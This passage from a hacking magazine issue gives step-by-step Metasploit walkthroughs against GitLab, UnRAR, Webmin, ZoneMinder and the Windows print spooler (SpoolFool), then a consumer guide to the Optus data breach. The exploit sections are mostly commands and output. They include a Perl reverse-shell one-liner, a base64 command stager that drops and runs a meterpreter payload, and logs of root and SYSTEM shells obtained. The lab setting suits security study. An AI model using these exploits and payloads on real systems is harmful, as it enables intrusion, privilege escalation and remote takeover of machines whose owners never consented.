

Injecting Malicious Payloads In Python Libraries

What Is Baza Call Phishing

SpoolFool, UnRAR RCE
& More Modules

AV Evasion With Condor

..with all other regular Features



RUN YOUR
CLOUD COMPUTER
from your SMART DEVICE



STARTING AT

\$4.95 /month

join us on shells.com

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed “Attention: Permissions Coordinator,” at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author’s imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 5 Issue 9

*No Words
For
Editor's Note,
Seriously.*

"LIKE OLDER VERSIONS (.NETCORE), THE LATEST VERSION (PHP) ALSO AIMS TO EXFILTRATE SENSITIVE INFORMATION RELATED TO SAVED BROWSER CREDENTIALS, FACEBOOK ACCOUNT INFORMATION, ETC.,"

- ZSCALER THREATLABZ RESEARCHERS TARUN DEWAN AND STUTI CHATURVEDI ON PHP VERSION OF DUCKTAIL MALWARE.

INSIDE

See what our Hackercool Magazine September 2022 Issue has in store for you.

1. Metasploit This Month :

[GitLab Enum, UNRAR RCE, Webmin RCE, SpoolFool Modules](#)

2. Data Breach :

[What Does Optus Data Breach Mean For You And How Can You Protect Yourself? A Step-By-Step Guide.](#)

3. Real World Hacking :

[Injecting Malicious Payloads Into Python Libraries.](#)

4. Online Security :

[What Is Multi-Factor Authentication And How I Should Be Using It](#)

5. Bypassing AntiVirus :

[Condor](#)

6. Baza Call Phishing :

Installations

Downloads

Other Useful Resources

GitLab Enum, RarLab UnRar, Webmin RCE, Zoneminder Exec Modules

METASPLOIT THIS MONTH

Welcome to Metasploit This Month. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.

Gitlab GraphQL API UnAuth User Enumeration Module

TARGET: Gitlab 13.0 to 14.8.2,14.7.4 and 14.6.5

TYPE: Remote

MODULE : Auxiliary

ANTI-MALWARE : NA

Gitlab is a web-based Git repository built on DEVOPs platform. Just like Github, enables professional ability to free open and private repositories. Above mentioned versions of Gitlab have a vulnerability exploiting which this module acquires the list of Gitlab users without needing any authentication.

This module queries the GraphQL API to acquire this list. We have tested this on Gitlab version 13.10.2. The setup and installation instruction are given in our Installation section. After the target is set, load the gitlab_graphql_user_enum module as shown below.

```
msf6 > search gitlab_graph
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure
Date	Rank	Check
0	auxiliary/scanner/http/gitlab_graphql_user_enum	2022-02-25
	normal	No
		GitLab GraphQL API User Enumeration

Interact with a module by name or index. For example `info 0`, `use 0` or `use auxiliary/scanner/http/gitlab_graphql_user_enum`

```
msf6 > █
```

Researchers detected a new hacking attack against Middle Eastern Countries that hides malware in Windows Logo.


```
msf6 > use 0
msf6 auxiliary(scanner/http/gitlab_graphql_user_enum) > show options
```

Module options (auxiliary/scanner/http/gitlab_graphql_user_enum):

Name	Current Setting	Required	Description
----	-----	-----	-----
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	443	yes	The target port (TCP)
SSL	true	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path
THREADS	1	yes	The number of concurrent threads (max one per host)
VHOST		no	HTTP server virtual host

```
msf6 auxiliary(scanner/http/gitlab_graphql_user_enum) > █
```

Set all the required options as shown below.

```
msf6 auxiliary(scanner/http/gitlab_graphql_user_enum) > set rhosts
192.168.40.143
rhosts => 192.168.40.143
msf6 auxiliary(scanner/http/gitlab_graphql_user_enum) > set rport
80
rport => 80
msf6 auxiliary(scanner/http/gitlab_graphql_user_enum) > set ssl false
[!] Changing the SSL option's value may require changing RPORT!
ssl => false
msf6 auxiliary(scanner/http/gitlab_graphql_user_enum) > █
```

After all the options are set, execute the module.

*"To some people I'll always be the bad guy."
- Kevin Minick.*


```
msf6 auxiliary(scanner/http/gitlab_graphql_user_enum) > run

[+] Enumerated 1 GitLab users
[+] Userlist stored at /home/kali/.msf4/loot/20221004083241_default_192.168.40.143_gitlab.users_479272.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/gitlab_graphql_user_enum) > █
```

As readers can see, the module successfully enumerated users of the target Gitlab and stored it in a file.

```
msf6 auxiliary(scanner/http/gitlab_graphql_user_enum) > cat /home/kali/.msf4/loot/20221004083241_default_192.168.40.143_gitlab.users_479272.txt
[*] exec: cat /home/kali/.msf4/loot/20221004083241_default_192.168.40.143_gitlab.users_479272.txt

root
msf6 auxiliary(scanner/http/gitlab_graphql_user_enum) > █
```

This target has only one user i.e root

[RARLab UNRAR Path Traversal Module](#)

TARGET: UNRAR <= 6.11
MODULE : Exploit

TYPE: Local
ANTI-MALWARE : NA

UnRAR IS a command line application used to extract RAR file archives. Above mentioned versions of UNRAR have a symlink based path traversal vulnerability. This module exploits this vulnerability by creating a malicious rar archive which contains our malicious payload.

Once this RAR archive is extracted with a vulnerable version of Unrar, the malicious payload is extracted into the directory we want it to. Once this payload is executed, we get a reverse shell. We have tested this module on UNRAR 6.11. Let's see how this module works. Load the unrar__cve__2022__30333 module.

```
msf6 > search cve_2022_30333
```

Matching Modules

```
=====
```

#	Name	Disclosure D
ate	Rank	Check
0	exploit/linux/fileformat/unrar_cve_2022_30333	2022-06-28
	excellent	No
		UnRAR Path Traversal (CVE-2022-30333)


```
msf6 > use 0
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/fileformat/unrar_cve_2022_30333) > show options
```

Module options (exploit/linux/fileformat/unrar_cve_2022_30333):

Name	Current Setting	Required	Description
-----	-----	-----	-----
CUSTOM_PAYLOAD		no	A custom payload to encode
FILENAME	payload.rar	no	The file name.
SYMLINK_FILENAME		no	The name of the symlink file to use (must be 12 characters or less; default: random)
TARGET_PATH		yes	The location the payload should extract to (can, and should, contain path traversal characters - "../../" - as well as a filename).

Payload options (linux/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
-----	-----	-----	-----
LHOST	192.168.40.153	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port
DisablePayloadHandler: True (no handler will be created!)			

Exploit target:

Id	Name
--	----

Set the required options and execute the module.

"One single vulnerability all an attacker needs."- Window Snyder


```
msf6 exploit(linux/fileformat/unrar_cve_2022_30333) > set target_path
target_path => ../../../../../../tmp/docstest.txt
msf6 exploit(linux/fileformat/unrar_cve_2022_30333) > run

[*] Target filename: ../../../../../../tmp/docstest.txt
[*] Encoding configured payload
[+] payload.rar stored at /home/kali/.msf4/local/payload.rar
msf6 exploit(linux/fileformat/unrar_cve_2022_30333) > █
```

As you can see, this module created a payload “docstest.txt” and archive it to “payload.rar” archive. So as soon as the "payload.rar" is extracted a file named "docstest.txt" is placed in the "tmp" folder. Start a listener and copy the payload to the target.

```
msf6 exploit(linux/fileformat/unrar_cve_2022_30333) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
█
```

```
user1@ubuntu:~/rar$ wget http://192.168.40.153:8000/payload.rar
--2022-10-02 09:08:01-- http://192.168.40.153:8000/payload.rar
Connecting to 192.168.40.153:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4327 (4.2K) [application/vnd.rar]
Saving to: 'payload.rar'
```

```
payload.rar      100%[=====>]    4.23K  --.-KB/s    in 0s
```

```
2022-10-02 09:08:01 (298 MB/s) - 'payload.rar' saved [4327/4327]
```

```
user1@ubuntu:~/rar$ ls
acknow.txt  license.txt  order.htm  rar          rar.txt  unrar
default.sfx  makefile    payload.rar  rarfiles.lst  readme.txt  whatsnew.txt
user1@ubuntu:~/rar$ █
```

Extract "payload.rar" archive.

A North Korean hacking group named "Zinc" was found using open-source software like PuTTY, KiTTY, TightVNC etc to gain access to networks.


```

user1@ubuntu:~/rar$ ./unrar x payload.rar

UNRAR 6.11 freeware      Copyright (c) 1993-2022 Alexander Roshal

Extracting from payload.rar

Would you like to replace the existing file xzmgmep
  4096 bytes, modified on 2022-07-15 14:22
with a new one
  0 bytes, modified on 2022-07-15 14:23

[Y]es, [N]o, [A]ll, n[E]ver, [Q]uit y

Extracting  xzmgmep                                     OK

Would you like to replace the existing file xzmgmep
  4096 bytes, modified on 2022-07-15 14:22
with a new one
  4096 bytes, modified on 2022-07-15 14:22

[Y]es, [N]o, [A]ll, n[E]ver, [R]ename, [Q]uit a

Extracting  xzmgmep                                     OK
All OK
user1@ubuntu:~/rar$ ./unrar x payload.rar

```

```

user1@ubuntu:~/rar$ ls
acknow.txt  makefile      rar          readme.txt   xzmgmep
default.sfx order.htm     rarfiles.lst unrar
license.txt payload.rar   rar.txt      whatsnew.txt
user1@ubuntu:~/rar$ ls -l xzmgmep
lrwxrwxrwx 1 user1 user1 34 Jul 15 14:23 xzmgmep -> ../../../../../../tmp/docst
est.txt
user1@ubuntu:~/rar$

```

Here's our payload in the "tmp" folder of the target system.

```

user1@ubuntu:~/rar$ ls /tmp
config-err-dT19vx
docstest.txt
ssh-HhNB1Tmx0MKI
systemd-private-2012927bd6d745a3b4b37129358ed582-bolt.service-mWHbQ6
systemd-private-2012927bd6d745a3b4b37129358ed582-colord.service-F9MraM
systemd-private-2012927bd6d745a3b4b37129358ed582-fwupd.service-wk9QgL
systemd-private-2012927bd6d745a3b4b37129358ed582-rtkit-daemon.service-GtRMox
systemd-private-2012927bd6d745a3b4b37129358ed582-systemd-resolved.service-3NYI3
W
systemd-private-2012927bd6d745a3b4b37129358ed582-systemd-timesyncd.service-Vts5
BN
user1@ubuntu:~/rar$

```


Although the file is with the extension “txt”, it is a Linux ELF executable.

```
user1@ubuntu:/tmp$ file docstest.txt
docstest.txt: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically l
inked, corrupted section header size
user1@ubuntu:/tmp$
```

So we can execute this file and get a reverse shell on the targets.

```
user1@ubuntu:/tmp$ ./docstest.txt
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (3045348 bytes) to 192.168.40.134
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.4
0.134:43754) at 2022-10-02 13:10:01 -0400

meterpreter > sysinfo
Computer      : 192.168.40.134
OS           : Ubuntu 18.04 (Linux 4.15.0-29-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: user1
meterpreter >
```

Webmin Package Update RCE Module

TARGET: Webmin < 1.997
MODULE : Exploit

TYPE: Remote
ANTI-MALWARE : NA

Webmin is a web-based server management control panel for UNIX like systems. The above mentioned versions of Webmin have a command injection vulnerability. This vulnerability is in the OS package manager which is used to perform package updates and installation.

Due to lack of input sanitization, attackers can inject an arbitrary command that will be concatenated to the package manager call. However, this exploit requires authentication and the account must have access to the software package updates module.

The information for setting the target is given in our Installation section. The download information of the vulnerable software is given in our Downloads section. After the target is set, load the webmin_package_updates_rce module. We have tested this on webmin 1.996.

Brazilian Threat actor Prilex has resurfaced after almost one year gap. Instead of targeting ATM machines, it is now targeting Point Of Sale devices.


```
msf6 > search webmin_package_updates
```

Matching Modules

```
=====
```

#	Name	Rank	Check	Description	Disclosure Date
0	exploit/linux/http/webmin_package_updates_rce	excellent	Yes	Webmin Package Updates RCE	2022-07-26

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/linux/http/webmin_package_updates_rce`

```
msf6 > use 0
```

```
[*] Using configured payload cmd/unix/reverse_perl
```

```
msf6 exploit(linux/http/webmin_package_updates_rce) > show options
```

Module options (exploit/linux/http/webmin_package_updates_rce):

Name	Current Setting	Required	Description
PASSWORD	123456	no	Password to login with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	10000	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	true	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)

TARGETURI	/	yes	Base path to Webmin
URIPATH		no	The URI to use for this exploit (default is random)
USERNAME	admin	yes	User to login with
VHOST		no	HTTP server virtual host

Payload options (cmd/unix/reverse_perl):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Set all the required options and use "check" command to see if target is indeed vulnerable.

```
msf6 exploit(linux/http/webmin_package_updates_rce) > set rhosts 192.168.40.13
rhosts => 192.168.40.13
msf6 exploit(linux/http/webmin_package_updates_rce) > set rhosts 192.168.40.134
rhosts => 192.168.40.134
msf6 exploit(linux/http/webmin_package_updates_rce) > check
[*] 192.168.40.134:10000 - The target appears to be vulnerable.
msf6 exploit(linux/http/webmin_package_updates_rce) > set username webmin_privileged_user
username => webmin_privileged_user
msf6 exploit(linux/http/webmin_package_updates_rce) > set password 123456
password => 123456
msf6 exploit(linux/http/webmin_package_updates_rce) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(linux/http/webmin_package_updates_rce) > 
```

After all the options are set, execute the module.

A Threat Actor named LeakBase, has allegedly made public a database containing personal information of 16 million users of Swachh City. Swachh City is an Indian complaint redressal system.


```

msf6 exploit(linux/http/webmin_package_updates_rce) > run

[+] perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){i
f($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(Peer
Addr,"192.168.40.153:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);w
hile(<>){if($_=~/(.*)/){system $1;}};'
[*] Started reverse TCP handler on 192.168.40.153:4444

[*] Running automatic check ("set AutoCheck false" to disable)
[*] Webmin 1.996 detected
[+] Webmin 1.996 is a supported target
[+] The target appears to be vulnerable.
[*] Attempting login
[+] Logged in!
[*] Sending payload
[*] Command shell session 1 opened (192.168.40.153:4444 -> 192.168
.40.134:43428) at 2022-10-04 10:43:59 -0400

id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux ubuntu 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39:52
UTC 2018 x86_64 x86_64 x86_64 GNU/Linux

```

As readers can see, we successfully have a shell and that too with “root” privileges. This is good. This module allows to set different types of targets. This was a Unix-In-Memory target. Let’s set a Linux Dropper target and start a meterpreter session on the target.

```

Background session 1? [y/N] y
msf6 exploit(linux/http/webmin_package_updates_rce) > show targets

Exploit targets:

  Id  Name
  --  ---
  0    Unix In-Memory
  1    Linux Dropper (x86 & x64)
  2    Linux Dropper (ARM64)

msf6 exploit(linux/http/webmin_package_updates_rce) >

```

Set the target option to 1.

Chaos, a new, multi-functional Go-based malware has been growing rapidly in recent months. Its infects a wide range of Windows, Linux, small office/home office (SOHO) routers and enterprise servers into its botnet.


```
msf6 exploit(linux/http/webmin_package_updates_rce) > set target 1
target => 1
msf6 exploit(linux/http/webmin_package_updates_rce) > show options
```

Payload options (linux/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST	192.168.40.153	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Execute the module.

```
msf6 exploit(linux/http/webmin_package_updates_rce) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Webmin 1.996 detected
[+] Webmin 1.996 is a supported target
[+] The target appears to be vulnerable.
[*] Attempting login
[+] Logged in!
[*] Sending payload
[*] Generated command stager: ["echo -n f0VMRgIBAQAAAAAAAAAAAAAIAPg
ABAAAAeABAAAAAABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAA0AABAAAAAAAAAAAAEAAAAH
AAAAAAAAAAAAAAAAAAAAEAAAAAAAAAAQAAAAAAA+gAAAAAAAAAB8AQAAAAAAAAAAQAAAAAA
eDtIl0i5AgARXMCokJlRSInmahBaaipYDwVZSIXAeSVJ/8l0GFdqI1hqAGoFSInnSD
H2DwVZWV9IhcB5x2o8WGoBXw8FXmp+Wg8FSIXAe03/5g==>>'/tmp/sHuzX.b64' ;
((which base64 >&2 && base64 -d -) || (which base64 >&2 && base64
--decode -) || (which openssl >&2 && openssl enc -d -A -base64 -i
n /dev/stdin) || (which python >&2 && python -c 'import sys, base6
4; print base64.standard_b64decode(sys.stdin.read());') || (which
perl >&2 && perl -MMIME::Base64 -ne 'print decode_base64($_)')) 2>
/dev/null > '/tmp/oSzHq' < '/tmp/sHuzX.b64' ; chmod +x '/tmp/oSzH
q' ; '/tmp/oSzHq' ; rm -f '/tmp/oSzHq' ; rm -f '/tmp/sHuzX.b64'"]
[*] Transmitting intermediate stager...(126 bytes)
[*] Sending stage (3045348 bytes) to 192.168.40.134
[*] Meterpreter session 2 opened (192.168.40.153:4444 -> 192.168.4
0.134:43440) at 2022-10-04 11:03:13 -0400
[*] Command Stager progress - 100.00% done (823/823 bytes)
```

```
meterpreter > █
```



```

meterpreter > uid
[-] Unknown command: uid
meterpreter > id
[-] Unknown command: id
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer      : 192.168.40.134
OS            : Ubuntu 18.04 (Linux 4.15.0-29-generic)
Architecture : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter >

```

As readers can see, we successfully have a meterpreter session with “root” privileges.

Zoneminder Lang Exec Module

TARGET: Zoneminder surveillance software <1.36.13, <1.37.11

TYPE: Remote

MODULE : Exploit

ANTI-MALWARE : NA

Zoneminder is a free and opensource software defined telecommunications stack for real time communication, web RTC, telecommunication video and voice over Internet protocol. Above mentioned versions of Zoneminder have two vulnerabilities: arbitrary file write vulnerability and a path traversal vulnerability in the debug log file option in language setting file. This software usually runs under Linux and FreeBSD. This module chains these two vulnerabilities to execute remote code on this target.

We have tested this module on Zoneminder software version 1.36.4 running as a docker container. The installation and target setting information is given in our Installation section. Let's see how this module works. Load the zoneminder_lang_exec module.

Matching Modules

=====

#	Name	Check	Description	Disclosure
Date	Rank			
-	----			-----
0	exploit/unix/webapp/zoneminder_lang_exec			2022-04-27
	excellent	Yes	ZoneMinder Language Settings Remote Code Execution	
1	exploit/unix/webapp/zoneminder_packagecontrol_exec			2013-01-22
	excellent	Yes	ZoneMinder Video Server packageControl Comm and Execution	


```
msf6 > use 0
```

```
[*] Using configured payload php/reverse_perl
```

```
msf6 exploit(unix/webapp/zoneminder_lang_exec) > show options
```

```
Module options (exploit/unix/webapp/zoneminder_lang_exec):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
PASSWORD	admin	yes	The ZoneMinder password
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/zm/	yes	The ZoneMinder path
USERNAME	admin	yes	The ZoneMinder username
VHOST		no	HTTP server virtual host

```
Payload options (php/reverse_perl):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Set all the required options and use "check" command to see if the target is indeed vulnerable.

```
msf6 exploit(unix/webapp/zoneminder_lang_exec) > set rhosts 172.17.0.2
```

```
rhosts => 172.17.0.2
```

```
msf6 exploit(unix/webapp/zoneminder_lang_exec) > check
```

```
[*] 172.17.0.2:80 - The target appears to be vulnerable. Version Detected: 1.36.4
```

```
msf6 exploit(unix/webapp/zoneminder_lang_exec) > █
```


The target is indeed vulnerable. Execute the module.

```
msf6 exploit(unix/webapp/zoneminder_lang_exec) > set lhost 172.17.0.1
lhost => 172.17.0.1
msf6 exploit(unix/webapp/zoneminder_lang_exec) > run

[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Version Detected: 1.36.4
[*] Command shell session 1 opened (172.17.0.1:4444 -> 172.17.0.2:42362) at 2022-10-04 09:49:49 -0400

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

As readers can see we successfully have a command shell session.

Windows SpoolFool Printspooler Privilege Escalation Module

TARGET: Windows 7 - Windows 10 21 H2

TYPE: Local

MODULE : PE

ANTI-MALWARE : OFF

Almost all the versions of Windows: both server and Desktop starting from Windows 7 to Windows 10, above Windows Server 2016 are vulnerable to a vulnerability in the Print spooler service.

What is this vulnerability? A printer spooler is a small application in Windows that manages the paper printing jobs sent from a computer. There is a configuration setting called "spoolDirectory" that holds the path that a printer's spooled jobs are sent to. This is writable for all users and can be configured via SetPrinterDataEx() provided the caller has the PRINTER_ACCESS_ADMINISTER permission.

So literally any payload written to the SpoolDirectory can be loaded user SetPrinterDataEx(). This exploit module writes a payload to "C: \\Windows\\System32\\spool\\driver\\x64\\4" and then load it by calling the SetPrinterDataEx() thus resulting in code execution as System.

We have tested this module on Windows 10 20H2. Get a meterpreter session with Low privileges on the target.

```
meterpreter > sysinfo
Computer      : DESKTOP-KKEU8D6
OS            : Windows 10 (10.0 Build 19042).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > getuid
Server username: DESKTOP-KKEU8D6\\admin
meterpreter >
```


Make sure it is low privileged.

```
meterpreter > getuid
Server username: DESKTOP-KKEU8D6\admin
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: 1346 The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
meterpreter > █
```

Background the current meterpreter session and load the cve _2022_21999_spoolfool_privesc module.

```
msf6 > search cve_2022_21999
```

Matching Modules

=====

#	Name	Description	Disclosure Date	R
0	exploit/windows/local/cve_2022_21999_spoolfool_privesc	CVE-2022-21999 SpoolFool Privesc	2022-02-08	n

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/windows/local/cve_2022_21999_spoolfool_privesc`

```
msf6 > use 0
```

```
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/local/cve_2022_21999_spoolfool_privesc) > show options
```

Module options (exploit/windows/local/cve_2022_21999_spoolfool_privesc):

Name	Current Setting	Required	Description
PATH	%TEMP%	yes	Path to hold the payload
SESSION		yes	The session to run this module on
WAIT_TIME	5	yes	Time to wait in seconds for spooler to restart

Payload options (windows/x64/meterpreter/reverse_tcp):

Quantum Builder, a malware builder being sold on dark web and discovered only recently, is now being used to deliver the Agent Tesla remote access trojan (RAT).

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Auto

```
msf6 exploit(windows/local/cve_2022_21999_spoolfool_privesc) > █
```

Set the sessionID of the Low privileged meterpreter session and use "check" command to see if the target is vulnerable.

```
msf6 exploit(windows/local/cve_2022_21999_spoolfool_privesc) > set session 1
session => 1
```

```
msf6 exploit(windows/local/cve_2022_21999_spoolfool_privesc) > check
[*] The target appears to be vulnerable.
```

```
msf6 exploit(windows/local/cve_2022_21999_spoolfool_privesc) > █
```

The target is indeed vulnerable. Execute the module.

```
msf6 exploit(windows/local/cve_2022_21999_spoolfool_privesc) > run
```

```
[*] Started reverse TCP handler on 192.168.36.189:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Making base directory: C:\Users\admin\AppData\Local\Temp\LnEamWuw
[+] Printer uQ0GHR was successfully added.
[*] Setting spool directory: \\localhost\C$\Users\admin\AppData\Local\Temp\LnEamWuw\4
[*] Creating junction point: C:\Users\admin\AppData\Local\Temp\LnEamWuw -> C:\Windows\System32\spool\drivers\x64
[*] Creating the spool directory by restarting spooler...
[*] Attempting to restart print spooler.
[*] Sleeping for 5 seconds.
[+] Directory was successfully created.
[*] Writing payload to C:\Windows\System32\spool\drivers\x64\4\tVcFgjgyx.dll.
[*] Attempting to set permissions for payload.
[*] Payload should have read / execute permissions now.
[*] Sending stage (200774 bytes) to 192.168.36.214
█
```



```

Wuw\4
[*] Creating junction point: C:\Users\admin\AppData\Local\Temp\LnEamWuw -> C:\Windows\System32\spool\drivers\x64
[*] Creating the spool directory by restarting spooler...
[*] Attempting to restart print spooler.
[*] Sleeping for 5 seconds.
[+] Directory was successfully created.
[*] Writing payload to C:\Windows\System32\spool\drivers\x64\4\tVcFgjgyx.dll.
[*] Attempting to set permissions for payload.
[*] Payload should have read / execute permissions now.
[*] Sending stage (200774 bytes) to 192.168.36.214

id
^C[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/cve_2022_21999_spoolfool_privesc) > [*] Meterpreter session 2 opened (192.168.36.189:4444 -> 192.168.36.214:49616) at 2022-09-30 08:09:12 -0400
msf6 exploit(windows/local/cve_2022_21999_spoolfool_privesc) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : DESKTOP-KKEU8D6
OS            : Windows 10 (10.0 Build 19042).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > 

```

As readers can see, now we have another meterpreter session with system privileges.

What does the Optus data breach mean for you and how can you protect yourself? A step-by-step guide

DATA BREACH

Jennifer J. Williams
PhD Candidate,
Macquarie University

Jeffrey Foster,
Associate Professor In
Cyber Security Studies,
Macquarie University

Tamara Watson,
Associate Professor In
Psychological Science,
Western Sydney University

Optus, Australia's second largest telecommunications company, announced on September 22 that identifying details of up to 9.8 million customers were stolen from their customer database.

The details, dating back to 2017, include names, birth dates, phone numbers, email addresses, and – for some customers – addresses and driver's licence or passport numbers.

According to the Australian law, telecommunications providers are required to hold your data while you are their customer and for an additional two years, but may keep the data for longer for their own business purposes.

This means that if you are a previous customer of Optus, your data may also be involved - although it remains unclear how long the details of past customers have been held.

The stolen data constitutes an almost complete suite of identity information about a significant number of Australians. Optus states they have notified those affected, but there are plenty of questions remaining.

What happens with your data next, and what can the average Australian do to protect against the threats caused by this unprecedented data breach?

What Will Happen To The Data?

Late last week, an anonymous poster on a dark web forum posted a sample of data ostensibly from the breach, with an offer not to sell the data if Optus pays a US\$1 million ransom. While its legitimacy has not yet been verified, it is unlikely the attackers will delete the data and move on.

More likely, the data will be distributed across the dark net (sold at first, but eventually available for free). Cyber criminals use these data to commit identity theft and fraudulent credit applications, or use the personal information to gain your trust in phishing attacks.

Below, we outline several steps you can take to proactively defend yourself, and how to detect and respond to malicious uses of your data and identity.

What should I do if I've been affected?

Step 1:

Identify your most vulnerable accounts and secure them.

Make a list of your most vulnerable accounts. What bank accounts do you hold? What about superannuation or brokerage accounts? Do you have important medical information on any services that thieves may use against you? What accounts are your credit card details saved to? Amazon and eBay are common targets as people often keep credit card details saved to those accounts.

Next, check how a password reset is done on these accounts. Does it merely require access to your text messages or email account? If so, you need to protect those accounts as well. Consider updating your password to a new – never before used – password for each account as a precaution.

Many accounts allow multi-factor authentication. This adds an extra layer for criminals to break through, for example by requesting an additional code to type in. Activate multi-factor authentication on your sensitive accounts, such as banks, superannuation and brokerage accounts.

Ideally, use an application like Google Authenticator or Microsoft Authenticator if the service allows, or an email that is not listed with Optus. Avoid having codes sent to your Optus phone number, as it's at higher risk of being stolen.

Step 2:

Lock your SIM card and credit card if possible

One of the most immediate concerns will be using the leaked data to compromise your phone number, which is what many people use for their multi-factor authentication. SIM jacking –

(Cont'd On Page)

(Cont'd From Page 14)

getting a mobile phone provider to give access to a phone number they don't own – will be a serious threat.

Most carriers allow you to add a verbal PIN as the second verification step, to prevent SIM jacking. While Optus has locked SIM cards temporarily, that lock is unlikely to last. Call your provider and ask for a verbal PIN to be added to your account. If you suddenly lose all mobile service in unusual circumstances, contact your provider to make sure you haven't been SIM jacked.

To prevent identity theft, you can place a short-term freeze (or credit ban) on your credit checks. These can help stop criminals taking out credit in your name, but it makes applying for credit yourself difficult during the freeze. The three major credit report companies, Experian, Illion, and Equifax offer this service.

If you can't freeze your credit because you need access yourself, Equifax offers a paid credit alert service to notify you of credit checks on your identity. If you get a suspicious credit alert, you can halt the process quickly by contacting the service that requested the report.

Step 3: Improve Your Cyber Hygiene

These breaches don't exist in a vacuum. The personal information stolen from Optus may be used with other information cyber criminals find about you online; social media, your employer's website, discussion forums and previous breaches provide additional information.

